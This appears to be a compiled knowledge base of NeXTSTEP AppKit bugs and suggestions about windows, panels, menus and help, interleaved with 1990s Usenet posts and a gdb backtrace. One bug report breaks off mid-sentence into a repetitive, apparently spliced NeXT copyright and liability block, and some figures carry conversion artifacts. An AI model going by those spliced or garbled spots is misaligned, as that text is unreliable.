#0 0x50595b6 in localeconv ()
#1 0x6090644 in _NXReplaceDot ()
#2 0x6093960 in _NXSDPrintf ()
#3 0x60b125d in -[Cell setDoubleValue:] ()
#4 0x60b134f in -[Control setDoubleValue:] ()
#5 0x4a13 in -[AppDelegate awakeFromNib] (self=0xc5280, _cmd=0x61b3570)
at AppDelegate.m:10
#6 0x50331eb in -[Object perform:] ()
#7 0x50332c8 in -[List makeObjectsPerform:] ()
#8 0x602d22b in -[IBObjectData nibInstantiateIn:owner:] ()
#9 0x6029ab5 in loadObjectData ()
#10 0x6028c41 in -[Application loadNibFile:owner:withNames:fromZone:] ()
#11 0x6045201 in -[Application
_loadNibSegment:section:owner:withNames:fromShlib:fromHeader:fromZone:]
()
#12 0x60450be in -[Application loadNibSection:owner:withNames:] ()
#13 0x4a5a in main (argc=1, argv=0xbffffcb0) at Simple_main.m:10
#14 0x493b in start () at crt0.c:127
(gdb)
```

This only happens if setFrameAutosaveName is sent twice, and only if you send setDoubleValue: to the textfield - setIntValue/setStringValue are okay.

Wierd huh?

We have reported this bug to NeXT.

P.S. You will appreciate of course that the second sending of the setFrameAutosaveName method was not quite so blatant in the original code that highlighted this problem ;-).

Karl Harbour and David Hitchcock

NextStep Developers
Barclays Bank
GFIT London

Email: karl.harbour@gf.barclays.co.uk
david.hitchcock@gf.barclays.co.uk

--

```
+-----+
| Unfortunately this node does not yet accept NeXT mail - ASCII only|
+-----+
|David Hitchcock MIAP|Runegate Ltd.                                     |
+-----+
|63, Ashfield           |Internet: david_hitchcock@runegate.demon.co.uk|
|Stantonbury           |CSERVE: 100271,1631@compuserve.com          |
|MILTON KEYNES         |Landline: +44 1908 226306                    |
```


XXX.32.2
From: jcr@sv.legent.com(John Randolph)
Newsgroups: comp.sys.next.programmer
Subject: Re: Window Delegate
Date: 7 Dec 1994 23:29:56 GMT
Reply-To: jcr@sv.legent.com

In article <3c2lmq\$h6p@sator.eric.on.ca> vchi@visgen.com (Vrijmoed Chi) writes:

> Hi,
>
> I'm programming a window delegate and trying to intercept these messages:
>
> - windowWillMove: sender
> - windowDidMove: sender
>
> I found that the sender of 'DidMove' is a Window but the sender of
> 'WillMove' is a FrameView (an instance of FrameView?!).
>
> Is this a bug? Any idea?
>
> Thanks in advance!

I wouldn't consider it a bug, since the FrameView is the object that knows when
a window's going to move.

If you want to get the window from the frameview, just use [sender window].

--

John C. Randolph (408) 730-3500
jcr@sv.legent.com
Legent Corporation
710 LakeWay Drive, Sunnyvale, CA 94086
"Hey %s! You're a Nazi, and you can't spell!"

XXX.32.2
Does -display really ``reenable display'', as the documentation says? And is this one step in the disable/reenable stack, or does it cut through that stack? I would think it more appropriate
that -display does not affect this stack, and maybe just ignores it (maybe this is appropriate). But then this should be clearly documented, because now I'm confused. Now which is it?

KBNS.33.1.004_o3.2o Problems with main/key status notification

Description: Let's abbreviate the notification messages B/R for Become/Resign and M/K for Main/Key. Then the notification sequence I observed for transfer of key window status within the same application is RK, BK, RM, BM, instead of the expected RK, RM, BM, BK. This will break code that depends on the invariant that the key window is also the main window.

How to verify: Let all four notification methods print to stdout or stderr, and experiment.

Urgency: Does no damage but may mess up applications that depend on the invariant, may not be immediately obvious, non-obvious workaround.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Be very careful, and do your own active-document administration (still experimenting myself at time of writing).

Cure (for NeXT): Send the expected sequence.

See also: KBNS.33.0.015, KBNS.33.1.005, KBNS.33.1.006.

KBNS.33.1.005_o3.2o More problems with key status

Description: If a window is made key while another application is active (which is deactivated), `windowDidBecomeKey:` is called, but if this (eventually) calls `[NXApp keyWindow]`, the returned value is nil.

How to verify: Call the method directly, and print to stdout or so.

Urgency: Does no damage but may mess up applications that depend on the invariant, not immediately obvious, non-obvious workaround.

Confirmed: Robert_Nicholson (unknown version, reported)

Workaround: Ad-hoc?

Cure (for NeXT): Return proper key window (the window *did* become key).

Report history: Reported by Robert_Nicholson to NeXT-prog@omnigroup.com on 1994-09-20.

See also: KBNS.33.0.015, KBNS.33.1.004, KBNS.33.1.006.

KBNS.33.1.006_o3.2o More problems with main/key status notification XXX test again with verification code sequence

Description: If `makeKeyAndOrderFront:` is sent to a Window, it does not synchronously complete the becoming key/notification sequence: the notification may be sent only after other code, following the `makeKeyAndOrderFront:...` message, is first executed.

How to verify: In the Window delegate, do the following:

```

...
[myWindow makeKeyAndOrderFront:nil];
printf("just after makeKeyAndOrderFront:");
printf("just before NXLogError");
NXLogError(NULL, "Why is notification sent only now?", NULL, NULL, NULL);
printf("just after NXLogError");
...
with
-windowDidBecomeKey:sender{
    printf("this is -windowDidBecomeKey:");
    return self;
}

```

Urgency: Does no damage but may mess up applications that depend on synchronous operation, may not be immediately obvious, silly workaround.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Isolate the operation of windowDidBecomeKey: in a separate function/method, call it just after makeKeyAndOrderFront:, and either make certain that it is OK to execute this more than once, or take ad-hoc measures to avoid executing it a second time.

Cure (for NeXT): Either send the notification immediately, or document this, and why things are as they are.

Comment: All notification messages appear to be sent before any subsequent sendEvent: to the Window (todo test thoroughly).

See also: KBNS.33.0.015, KBNS.33.1.004, KBNS.33.1.005.

Suggestion(s): Write good documentation, especially if the actual operation is not obvious, and don't assume it doesn't matter. Take a good look at the window status stuff, its invariants and notifications, and clean it up.

XXX.3.2 KBNS.10.2.013_o3.0±3.1o applcon as a destination doesn't work, reported by Jeremy_Slade in a 1993-03-31 comp.sys.next.(bugs/programmer) posting KBNS.11.1.rev (confirmed for 3.1 black by Subrata_Sircar)

When launched from WM (whether that be from a file viewer, the dock, or from `open`), an application's applcon's PostScript window belongs to the same context as all other such windows, which is the same as that of the dock itself. Every event is channeled to Workspace. Command-dropping things onto such an applcon invokes Workspace's file opening mechanism `app:openFile:type:` with the applcon's application (instead of the application associated with the file's extension), whether the application is currently running or not (applcon in the dock): any event is channeled to Workspace. The downside: apart from drawing onto it, the applcon is dead as far as the application itself is concerned (it cannot accept any drag-drop items, it cannot implement any active GUI elements).

When launched from a shell, including from gdb, the applcon's window belongs to the application's context. Any event on it is channeled to the application itself. No provision was made in 3.0 (can anyone verify this; 3.1 works correctly) for emulating the command-dropping behaviour of ``normal" applcons, which can be considered a bug. The upside: NXDragging works as expected if the appropriate methods are implemented by NXApp or [NXApp delegate] (I'm not 100 % sure of that, I should check it).

For both cases, the applcon's delegate is nil (in the cases I tested), and cannot be set: although this is not explicitly documented (Õ la NeXT), setDelegate: is implemented to refuse this message for NX_MINIWINDOWSTYLE, NX_MINIWORLDSTYLE and NX_TOKENSTYLE windows (an applcon is NX_TOKENSTYLE). So this is another aspect that inhibits accepting drag-drop materials, for applications launched the NeXTSTEP way (there are ways to cheat, like temporarily changing the style of the window, directly accessing the Window's memory, object_setInstanceVariable([NXApp appIcon], "delegate", (void *)self), but these don't appear to cure things and they are certainly not supported).

Bummer. Why would it be against NeXTSTEP guidelines to accept other materials than just command-dropped files, one at a time (another limitation/bug)? There was a /NextDeveloper example in NS_2.1 which demonstrated just this ability, with an animated applcon.

So far my analysis.

Further symptoms: Jeremy_Slade even says (for registering ``normal" applcons for NXDragging) that ``after quitting the first time I started it, and restarting, WM gives the error 'window xxx already registered' ", but I did not experience this (we both unregistered at appWillTerminate: time). I furthermore experienced that command-dragging didn't work anymore (I didn't check yet whether this is reversible by unregistering during program execution).

Jeremy_Slade's workaround (he calls it a ``kludge"): use another window on top of the applcon. Charles_dHarcourt posted some code that could help (on NeXT-prog@cpac.washington.edu, 1993-08-12, where this matter was also raised by Subrata_Sircar).

XXX.3.2 KBNS.00.0.045_o3.0o tryToPerform: bug, not verified.

Date: Thu, 8 Apr 1993 18:35:17 GMT

From: greg@afs.com (Gregory H. Anderson)

Subject: tryToPerform: with: bug in Window class

There is a subtle bug in the Window implementation of tryToPerform:with: when a Window is acting as its own delegate. Here's how we found it:

We have noticed for a long time that if a user performs a keyboard save

Copyright 1993 by NeXT Computer, Inc. All rights reserved.
This document is the property of NeXT Computer, Inc. It is to be used only for the purposes specified in the license agreement.
NeXT Computer, Inc. is not responsible for any errors or omissions in this document. The information contained herein is subject to change without notice.
NeXT Computer, Inc. is not responsible for any damage or loss of data that may result from the use of the information contained herein.
NeXT Computer, Inc. is not responsible for any copyright infringement or other legal liability that may result from the use of the information contained herein.
NeXT Computer, Inc. is not responsible for any trademark infringement or other legal liability that may result from the use of the information contained herein.
NeXT Computer, Inc. is not responsible for any patent infringement or other legal liability that may result from the use of the information contained herein.
NeXT Computer, Inc. is not responsible for any other legal liability that may result from the use of the information contained herein.

Date: Fri, 3 Nov 95 14:49:25 MET
From: rfschtkt (To: comp.sys.next.programmer)
To: comp.sys.next.programmer
Subject: Tracking rectangles
Reply-To: RfSchtkt

Dear experts,

I want mouse-entered and mouse-exited events for a View for purposes not related to cursor management.

-[Window setTrackingRect:inside:owner:tag:left:right:] is, well, not quite fabulous, compared to cursor support (how can I ensure a unique tag if I don't know where my View will be used, see KBNS.00.0.044?).

I tried riding piggyback on the cursor mechanism, which kinda worked, using polling to determine whether my cursor is still the current one (not in KBNS, also because it's not generally applicable). But this does not always work: sometimes I move the mouse pointer over a different View and the arrangement still believes the mouse pointer is over the old View. And it only works in the key window.

Does anyone know whether mouse pointer tracking is rock solid (then I can eliminate NEXTSTEP (which I now suspect more than my own code) as a possible cause for this bug)?

Has anyone made an in-depth analysis of tracking issues, with perhaps a general workaround for -[Window setTrackingRect:inside:owner:tag:left:right:]'s limitations? Well, most programmers will only use this for cursor management...

Thanks,

Raf Schietekat, RfSchtkt@maze.ruca.ua.ac.be (NeXTmail), Flanders, Belgium
If I don't answer: my mail relay can't handle !, % or .uucp, I think

*** The year 2000 will be the last year of the 20th century. ***

From: rog@ohm.york.ac.uk (Roger Peppe)
Newsgroups: comp.sys.next.programmer
Subject: Re: Tracking rectangles
Date: 13 Nov 1995 16:33:19 GMT

Reply-To: rog@ohm.york.ac.uk
Mime-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit

On Fri, 3 Nov 95 14:49:30 +0100, Raf Schietekat <flexus!rfschtk@maze.ruca.ua.ac.be> wrote:
>Does anyone know whether mouse pointer tracking is rock solid (then I can
>eliminate NEXTSTEP (which I now suspect more than my own code) as a possible
>cause for this bug)?
>Has anyone made an in-depth analysis of tracking issues, with perhaps a general
>workaround for -[Window setTrackingRect:inside:owner:tag:left:right:]'s
>limitations? Well, most programmers will only use this for cursor management...

mouse pointer tracking is not at all rock solid, as far as i can gather.
i don't think i'm alone in occasionally getting pointer anomalies
(text cursor outside a Text view; normal cursor in a text view) from
various unrelated applications.

i was trying to debug a similar annoying bug in my own
application. occasionally it would temporarily lose track of the
current cursor type. i eventually gave up, because the app seemed
to be doing everything it should be; something was being lost
somewhere in the system layer.

i'd blame NEXTSTEP.

rog. (my views only)

From: howlandr@cadvision.com (Royce Howland)
Newsgroups: comp.sys.next.programmer
Subject: Re: Tracking rectangles
Date: 14 Nov 1995 14:14:51 GMT

rog@ohm.york.ac.uk (Roger Peppe) wrote:
> On Fri, 3 Nov 95 14:49:30 +0100, Raf Schietekat
<flexus!rfschtkt@maze.ruca.ua.ac.be> wrote:
> >Does anyone know whether mouse pointer tracking is rock solid (then I can
> >eliminate NEXTSTEP (which I now suspect more than my own code) as a
possible
> >cause for this bug)?
> >[...]
>
> mouse pointer tracking is not at all rock solid, as far as i can gather.
> [...]

With an app of mine that does mouse tracking, I have observed that
mouseExited events sometimes fail to be processed by the app when the mouse
leaves the tracking rectangle. I spent a lot of time trying to figure out
why, and eventually gave up, putting it down to flakiness in the tracking
mechanism.

Missing mouseExited events could account for the behavior we sometimes get in
many apps where the cursor changes when entering a certain area of an app,
but fails to change back when leaving the area.

--

Royce Howland, Object Systems Group
howlandr@cadvision.com
Howland_Royce@pcp.ca (PanCanadian Petroleum)
I speak, but not for OSG or PCP.

From: cc100aa@xray.oit.gatech.edu (Ray Spalding)
Newsgroups: comp.sys.next.programmer
Subject: Re: Tracking rectangles
Date: 14 Nov 1995 04:06:31 GMT
Reply-To: ray.spalding@oit.gatech.edu

In article <487s0f\$9p2@netty.york.ac.uk> rog@ohm.york.ac.uk writes:
>mouse pointer tracking is not at all rock solid, as far as i can gather.
>i don't think i'm alone in occasionally getting pointer anomalies
>(text cursor outside a Text view; normal cursor in a text view) from
>various unrelated applications.
>[...]
>i'd blame NEXTSTEP.

My experience correlates 100%.

I tried taking NX_MOUSEMOVED events, but true to the docs this flooded
the event queue making performance unacceptable.

What I ended up doing was setting up DPSAddTimer with an interval
of oh, say, 0.25 seconds, and doing a [window getLocation:&loc]
in the timer routine. This is gross but seemed to work well for
what I was trying to do (similar to Netscape auto-displaying the
URL of the link under the cursor).

--

Ray Spalding, Office of Information Technology
Georgia Institute of Technology, Atlanta Georgia, 30332-0715
Internet: ray.spalding@oit.gatech.edu (NeXT Mail accepted)

KBNS.33.1.035_o3.2o Nonretained Windows have numerous problems

Description: I just tried making a Window Nonretained, mainly out of curiosity, and noted several problems:

- Exposure events may be delayed, depending on what caused the exposure:
 - OK are:

- dragging stuff (except that transparent items appear to have white behind them, on my monochrome system at least)
- delayed until mouse movement:
 - Window resizing frame windows passing by (a single trailing white line)
 - icon tiles from the dock passing by (one trailing white rectangle)
 - another application that had windows (partly) covering it was hidden by clicking the Hide command (not by cmd-h)
 - self's application launched from gdb (some Views are drawn, others aren't)
 - self having been resized by dragging its resize bar (sometimes portions are redrawn)
 - animated icons passing by
- delayed until the mouse button is released:
 - Windows/Panels/Menus being dragged in front of self
 - the window itself being reordered or dragged from behind another window (in a different tier) or from outside the screen's bounds
 - self being resized by dragging its resize bar (white lines from resize frame windows all stay visible)
- Sometimes too much is drawn (several different, overlapping drawSelf:: rectangles for the same View), in particular after self has been resized (one draw operation for each mouse-moved during the resize operation!)
- The window clipping rectangle is not used (more distraction, probably also wasted CPU cycles). This also gives an incorrect display in combination with the bug that Window apparently always assumes -useOptimizedDrawing:YES. XXX make entry about this and include reference here
- The window becomes white:
 - just before another window is ordered in (e.g., deminiaturised) on top of it
 - when the background colour is changed from Preferences, and staying white until any mouse movement

How to verify: Set a Window to Nonretained in InterfaceBuilder. Perhaps include a View that marks its main drawSelf:: rectangle with a cross.

Urgency: Does no damage, immediately obvious, there is a workaround (that defeats the purpose of trading visual elegance for breathing space, though).

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Use only Retained and Buffered windows. Buy lots and lots of extra RAM to support those buffers, especially on colour systems.

Cure (for NeXT): Cure it all.

Comments:

- Tested with workaround described in KBNS.33.1.032 installed, but that should not make a difference.
- Tested on a non-Color NeXTstation: some of my white may be black on your colour system?

· This may belong with DPS rather than with Window.

See also: KBNS.33.1.032 (gives problems for Nonretained windows too).

Suggestion(s):

· It should be possible to switch between Nonretained and other types of backing. Views should have a method that declares the minimal backing they require (slow drawers might desire Retained, special effects even Buffered), and Window should obey that, in addition to a preference set by the user, defaulting to Retained or Buffered.

· Tuning switches (window type, one-shot status) should not be fixed at build time, but should consider run-time availability of resources.

Suggestions follow

KBNS.33.2.015_o3.2o Miniature Windows

Description:

1. When an application has many files open at once (e.g., Edit), the screen is cluttered with Windows. They can be miniaturised, but those mini-windows are also garbage on the screen real estate: the only way to easily pick a particular file is activating Edit and opening the desired document from the Windows menu. So, why not allow the application a setting that would just not have those miniaturised counterparts?
2. There should be a ``Miniaturize All" command.

How to verify: Should be obvious.

Urgency: Suggestion.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround:

1. Drag those documents to an unused portion of the screen (e.g., lower right, behind the dock).
2. Hold down Command and hit any number of `m's.

Cure (for NeXT):

1. See Description. For easy coding: just position the miniaturised counterparts off-screen, rather than coding them away.
2. See Description.

KBNS.32.2.032_o3.2o Immediate provisional response to miniaturise and close

Description: When an application is busy, e.g., saving changes to KBNS while closing it, miniaturising or closing other windows to get them out of the

way has no effect for a while, and they may obscure interesting windows during that time, in particular other windows of the same application that the user wants to close or miniaturise too. (Continue with Workaround.)

How to verify: Should be obvious.

Urgency: Suggestion for user comfort with very limited use.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Cmd-click on the title bar to move the window to the back, or click on a visible portion of another window to bring it to the front. (Continue with Cure.)

Cure (for NeXT): There is obvious support at the DPS level to recognise the title bar for window moving, with holes for the buttons in it. Add support to move a Window to the back when its miniaturise or close button is clicked, without requiring an additional cmd-click in the title bar.

XXX.3.2 KBNS.00.0.043_o3.0o KBNS.11.1.rev Suggestions about clicking on Windows and double-clicking on applcons

A click in the contentView of a key Window it shouldn't bring it to the front anymore: this way auxiliary Windows can be kept (partly) in front of the key Window. For clicking in a Window's title bar, no modifier keys is makeKeyAndOrderFront:, or just dragging for Panels (as in NS_3.0) and all other Windows that are nearer to the user than the key Window (extension of the concept); command is makeKeyWindow (not orderBack: as in NS_3.0), there is no such thing as make key and order back. The three modifier keys on the left don't affect Window status, only the order, in the same way as the keys are laid out on the keyboard: control for orderBack:, shift for no change (so Windows can be freely dragged about), alternate for orderFront:.. The present distinction between clicking and dragging for Panels should be extended for all Windows partly obscuring the key Window.

As for double-clicking on an applcon (XXX not definitive):

no key: make active, orderFront:keyWindow only (as before NS_3.0)

command: make active, don't rearrange Windows (this and cmd-n would create a new document without disturbing the screen otherwise)

alternate: make active and bring all Windows to the front (as in NS_3.0 without modifier key)

alternate+shift: as alternate, plus hide other applications

control+shift: hide this application

control: move all Windows to the back, activate frontmost app

XXX.3.2 KBNS.11.0.006_o3.0o Suggestion, resizing

Luckily, making a Window very wide is not disallowed like on X-Motif (purpose: trying to visualise something that *is* very wide, like a complicated formula, in an application that does not provide a horizontal scroll bar, like Edit, which doesn't even allow to switch wrapping off for RTF); making a

Window very high is unfortunately not possible, not even with a tool like VirtSpace, although this is understandably the result of a provision to recapture the drag bar (aka title bar) of unfortunately resized Windows (purpose: using the Mandelbrot demo to make screen background images). For horizontal rezising, ultimately the Window will exceed some DPS window size limit. At that time, something like the following appears on the console:
Jul 30 10:41:45 flexus Edit[3895]: DPS client library error: PostScript program error, DPSContext 7c25c
Jul 30 10:41:45 flexus Edit[3895]: %%%[Error: rangecheck; OffendingCommand: placewindow]%%
and the dashed outline disappears (no harm is done). It would be more elegant to prevent this in the AppKit, windowWillResize: style.

KBNS.32.1.027_o3.2o Suggestion, resizing

Description: When the mouse pointer reaches an edge of the screen while dragging from a Window's resize bar, the Window should start growing at the opposite side.

Urgency: Just a small touch for increased comfort.

Confirmed: Raf_Schietekat (o3.2o)

Workaround: First drag the window so that there's room to grow.

/Object/Responder/Window/Panel

KBNS.32.1.001_o3.2o A Panel ignores -canBecomeWindow in favour of -setBecomeKeyOnlyIfNeeded:YES (bug or feature?)

Description: If -setBecomeKeyOnlyIfNeeded:YES is sent, the panel doesn't obey -canBecomeWindow's returning NO anymore.

How to verify: ...

Urgency: Not urgent. The workaround is trivial.

Confirmed: Gregory_Anderson (o3.2o, reported)

Workaround: Don't send -setBecomeKeyOnlyIfNeeded:

Cure (for NeXT): Always consult -canBecomeWindow, or explain.

Report history: Reported by Gregory_Anderson on NeXT-prog@cpac.washington.edu on 1994-02-18

KBNS.00.0.046_o3.0o_o3.2o Suggestion. In any modal Panel, hitting the Esc key should have the effect of searching down the View hierarchy for a

Button with the text `NXLocalizedString("Cancel", ¼)` and `performClick`:ing it. If Panel is adapted, this will immediately update all existing apps.

/Object/Responder/Window/Panel/FontPanel

See also in category **Unix**, subcategory `/usr/bin/buildafmdir`.

Suggestions follow

XXX.3.2 KBNS.00.0.047_o3.0o Suggestion, detail. Font Panel Set button should be disabled whenever the font currently selected is the font that's also currently used. Previously, this was indicated by the Preview View actually displaying that font, but now, if Preview is shift-clicked, there is no distinction anymore, and from habit one expects the previewed font to be also used.

XXX.3.2 KBNS.00.0.048_o3.0o Suggestion, detail. The FontPanel's preview TextField surely should put `NXRTFPboardType` material too on the Pasteboard, not just the bare characters¼ From Bug_NeXTec 1897.

/Object/Responder/Window/Panel/Menu

KBNS.33.2.XXX When a menu is becomes wider due to command name changes (toggling commands), it should not temporarily briefly flash a white area. If all else fails, try putting up a transparent window in front of it, resize behind it, and then remove the transparent window again. Not important, though.

KBNS.33.0.008_o3.2±3.3o Floating menu administration mishap in unlikely circumstances

Description: Consider a menu Main/A/B. Follow these steps: click on A (in Main), then on B (in A); detach B; press B (in A), drag to A (in Main) without activating any other menu, and release; click on A (in Main). The last step also removes the floating version of B from the screen, but after that, the AppKit erroneously thinks it is still floating around, and won't detach it again.

How to verify: See description.

Urgency: Does no damage (menu still accessible), might not be immediately obvious, but is unlikely to occur, easy workaround.

Confirmed: Frederic_Stark (o3.2_3.3o, reported to c.s.n.b), Raf_Schietekat (o3.2o)

Workaround: Access from parent menu still works. Otherwise, click on A (in Main), press B (in A), drag to A (in Main) without activating any other menu, and release, detach B, and everything is fine again.

Cure (for NeXT): Cure it (at leisure).

Report history: c.s.n.b on 1995-06-16

XXX.3.2 KBNS.11.3.007_o3.1o Wrong application starting up for a Services command (a bug) When an application TeXview, that does not export any Services, is installed in /LocalApps, then, if the /NextDeveloper/Demos version is not running, clicking TeX (plain) will launch the version in /LocalApps, even though this has nothing whatsoever to do with the Services command, other than the application name. Any such competition should be resolved *before* the Services commands are used, and it should be the owner of the winning provider (or the only one, here), who gets the request.

XXX.3.2 KBNS.00.0.004_o3.0o A bug? XXX If you have experienced *inconsistent* (non-)appearance of Services you define, confer with Beth_Katz to come up with a clearer description of the problem. You might first read her contributions to NeXT-prog@cpac.washinton.edu of 1993-01-26 and 1993-02-01: Providing multiple services. If you can describe a consistent bug, tell me.

See also category Clashes.

Suggestions follow

XXX.3.2 KBNS.00.0.049_o3.0o Suggestion, important. When a menu is called up with the right mouse button and the mouse is dragged to the title bar of any submenu and released there, that submenu should remain on the screen. This will enable the user to keep the main menu off-screen and make it unnecessary to drag it first onto the screen and back off again to temporarily get a detached submenu.

XXX.3.2 KBNS.00.0.050_o3.0o Suggestion, detail. Aha, the Services menu is now not only determined at launch time (a *big* relief). Still, the Services command has to be touched to reflect any changes. And if the Services menu also resides on the screen somewhere (detached), and if a submenu is selected, this submenu is popped off at the change. Repair: apply changes at all times, and make sure any selected submenu stays on. It would be nice if the WM carried an indication ``Making Services" or something while any application is not fully updated, and the console warning ``Some other application is also making services" should be omitted.

XXX.3.2 KBNS.11.2.024_o3.1o Imperfection The defaults value that determines where menus will appear when the application is started up again, should not be set at terminate time, but as soon as any menu is moved (possibly using perform:with:afterDelay:cancelPrevious:YES for cheapness). There's no reason not to preserve that information for applications that crash rather than terminate properly.

/Object/Responder/Window/Panel/Menu/PopUpList

KBNS.11.1.016_c3.1±3.2o Small design error Even with Menu's new feature of scrolling into view, a PopUpList should still appear with as much as possible of its surface immediately visible: minimal action. Now the user is required to do some physical action just to acquire information ("What are my options?") that should be immediately apparent. (BTW, I've read the entry in the ReleaseNotes.)

/Object/Responder/Window/Panel/NXColorPanel

XXX.3.2 KBNS.00.0.051_o3.0±3.1o KBNS.11.3.rev

Dropping an colour swatch with alpha in the swatch bar of a non-alpha application should work, to allow the user to rearrange the bar. Now, whatever location such a swatch is dropped on changes to black (even if the swatch originated from that location).

It would be clearer if the cursor would indicate whether the accepting View or Window will accept the alpha information from the swatch or not.

Also, what happens to the colour swatch when a copy is dragged out differs between non-alpha and alpha applications and is very difficult to understand. It is probably caused by some lack of care by whoever programmed this.

And in 3.1, some swatches display garbage until one clicks on them.

XXX.3.2 KBNS.00.0.052_o3.0±3.1o Smallish bug. In the preselections of greys, $83.333333\frac{1}{4}$ is rounded to 84. That gives a dithering defect for black with $\frac{5}{6}$ opacity on the non-colour Megapixel Displays at least. It should be rounded to the maximum PostScript resolution (a beautiful hint to the user of how much precision can be specified), or to 83 (also in other places). See also with Text.

XXX.3.2 KBNS.00.0.053_o3.0±3.1o Reported by Johan_Lorre for 3.1. If one selects a colour (grey) elsewhere, and if one then goes to the CMYK inspector, this colour (grey) is generated by (equal in 3.0, unequal in 3.1!) values of C, M and Y, with Black always zero (even for pure greys)! This is

not how one should print colours with low saturation: it's expensive in colour ink, and blacks become a dirty smudge. The problem is printing, in this case, on a DeskJet 500 or something colour printer: he has to always reset the colour to CMYK with only the Black selected in an RTF'ed version of his document, to print with reasonable speed. It should not be the printer driver's (Dots or something) responsibility to compensate for this (to avoid misunderstanding: it doesn't!). Printing thing not retested for 3.1.

XXX.3.2 KBNS.00.0.054_o3.0±3.1o Little tiny bug, moved here from Edit.app. If a Brightness value is typed in the TextField associated with the ScrollBar and a text window is selected, the panel is left in an incongruous state. I consider this a bug because the TextField loses its first responder status: if the panel is made key again, and a number is keyed in, only NXBeep()s can be heard! Use a TextField subclass with resignKeyWindow defined to refuse (preferably?) or to process the value.

/Object/Responder/Window/Panel/NXHelpPanel

XXX.32.2

>>>>

Date: Thu, 6 Oct 94 14:54:22 -0700

Errors-To: maze!netsec%omnigroup.com

Reply-To: maze!berger%infoman.com

Originator: next-prog@omnigroup.com

Sender: maze!next-prog%omnigroup.com

Precedence: bulk

From: berger <maze!berger%infoman.com>

To: Multiple recipients of list <next-prog@omnigroup.com>

Subject: Summary of:Problems setting up NS Help ?

X-Listprocessor-Version: 6.0 -- ListProcessor by Anastasios Kotsikonas

X-Comment: Questions and discussions of interest to NEXTSTEP programmers

Original Problem:

I am trying to install NS help in my application and I have come across something odd. I was wondereing if anyone knows whats going on.

In my TableofContents.rtf I have the following entries.

Editing Client, Manager, and Composites

```
;AMManual.rtf;NewClient;↵      Create a New Client   (marker:NewClient)
;AMManual.rtf;NewManager;↵     Create a New Manager (marker:NewManager)
```

The Links for both lines are to the same file, but the markers are different. In the destination file I have two markers. One for each line.

When I use edit to traverse the link it takes me to the correct position in the destination document.

Here is whats odd.

When I open the Help Panel, and select "Create a New Manager" in the table of contents the help panel scrolls me to the marker, but then selects "Create a New Client" in the Table Of Contents.

Why does it not leave the "Create a New Manager" selected. It seems I can get around this by splitting my sections up into files, but I would like to keep my documentation in one file.

Any help would be greatly appreciated.

- willi

willi@infoman.com
berger@infoman.com

Answer From NeXT:

Willi,

This is a known bug. There is no known work around at this time with the possible exception of your suggestion.

Christopher Friesen
SupportLine

<<<<<

XXX.32.2 For help-click, the NXHelpPanel should *not* make the textfield the first responder, because this will deselect any markers that are associated with the clicked GUI item (the selection will only briefly flash grey). Maybe the textfield can be selected if there is no marker.

KBNS.32.2.009_o3.2o NXHelpPanel cannot handle file names that contain spaces

Description: I have files of the form ``Directory/SomeNameWith ASpace.rtf'', which are handled perfectly well in Interface Builder, but when the actual application is run, clicking these files in the table of contents merely logs this error: ``MallocDebug: freed unmalloced pointer: 0xa22a000'' (actual pointer changes after each time a file without spaces is successfully displayed).

How to verify: Should be obvious.

Urgency: Does no damage, but the help panel won't work as it should, unless the workaround is applied.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Remove all spaces from filenames (don't forget the TableOfContents.rtf file).

Cure (for NeXT): Allow spaces in filenames, but with a warning about backward compatibility?

XXX.3.2 KBNS.11.2.013_o3.1o Bug_NeXT.35173 Reported by NeXT in printed supplemental release notes [6004.00] with NEXTSTEP_Dev_3.1

``The NXHelpPanel class specification tells you to index your application's help files by running the ixbuild utility manually. This is no longer necessary. As part of the compilation process, Project Builder automatically indexes the help files (using the ixbuild utility) and then compresses the individual help files into a single file (using the compressHelp utility).

XXX.3.2 KBNS.11.0.015_o3.1o Bug with Help.store, reported by Subrata_Sircar, not verified

``Project Builder in 3.1 has a problem with building Help.store files from the Help directories - it chooses the wrong directory. Here is what happens when you select "app" as the target and click the Build button (if there is no Help.store file already) in the error message window:

```
/usr/bin/compresshelp English.lproj/Help -o ./CJ-Scans.app/English.lproj/Help
```

```
Building store file info...
```

```
365 files in file info
```

```
Collapsing common files...
```

```
Writing files...
```

```
Writing TOC (table of contents)...
```

```
Saving store to: './CJ-Scans.app/English.lproj/Help.store'...
fastcp: Cannot access
'/home/projects3/NeXT/CJ-Scans_3.1/Alpha_Release/Source/Help.store' : Operation
not supported on socket
*** Exit 255
Stop.
*** Exit 1
Stop.
```

Note that first sentence - it builds Help.store directly into the app wrapper, then later tries to copy it from the source directory? Makes no sense, but it is obviously confused about directories. The fix is to after it has saved the .store file, to copy it into Source/English.lproj, and try again - this time it will work." Only formatting altered.

KBNS.32.2.038_o3.2o /usr/bin/compresshelp confused by ~ backup files

Description: If .rtfd~ is still around, compresshelp makes several complaints ("Ignoring: <%s>, for lack of .rtf, .rtfd .tiff, or .eps extension.", there is a \n missing here, BTW) but the TXT.rtf from the .rtfd~ is more likely to end up being displayed than the intended file! These complaints don't appear in the summary view.

How to verify: Should be obvious.

Urgency: Does not destroy anything but the product may not be correct, not immediately obvious, workaround tedious.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Never leave ~ backups in the Help directory.

Cure (for NeXT): Truly ignore ~ backups of known extensions without warning, display real warnings in the summary view of ProjectBuilder.

Report history: KBNS.33.0.rev (minor editing)

XXX.3.2 KBNS.11.2.014_o3.1o Bug_NeXT.34333 Reported by NeXT in printed supplemental release notes [6004.00] with NEXTSTEP_Dev_3.1

See the document mentioned, something with compressHelp running unnecessarily and how to work around it.

After this only before 3.2

KBNS.00.0.055_o3.0c Littly bug, reported by Subrata_Sircar and verified by Raf_Schietekat, reported to be cured in 3.1 by Subrata_Sircar

In a help panel in a self-produced application (not WM and Mail at least), tested with minimal additions (just dragging in the IB Info menu and ``Add Help Directory" from PB, the first page, ``Getting Started" is disabled. Invoking the panel starts with the first subpage, and returning to the main page from the ``Adjust brightness and volume" page's ``Getting Started" button doesn't work either.

/Object/Responder/Window/Panel/PageLayout

KBNS.32.1.033_o3.2o -[PageLayout free] leaks an NXImage and some bytes, and a PopUpList if you used it

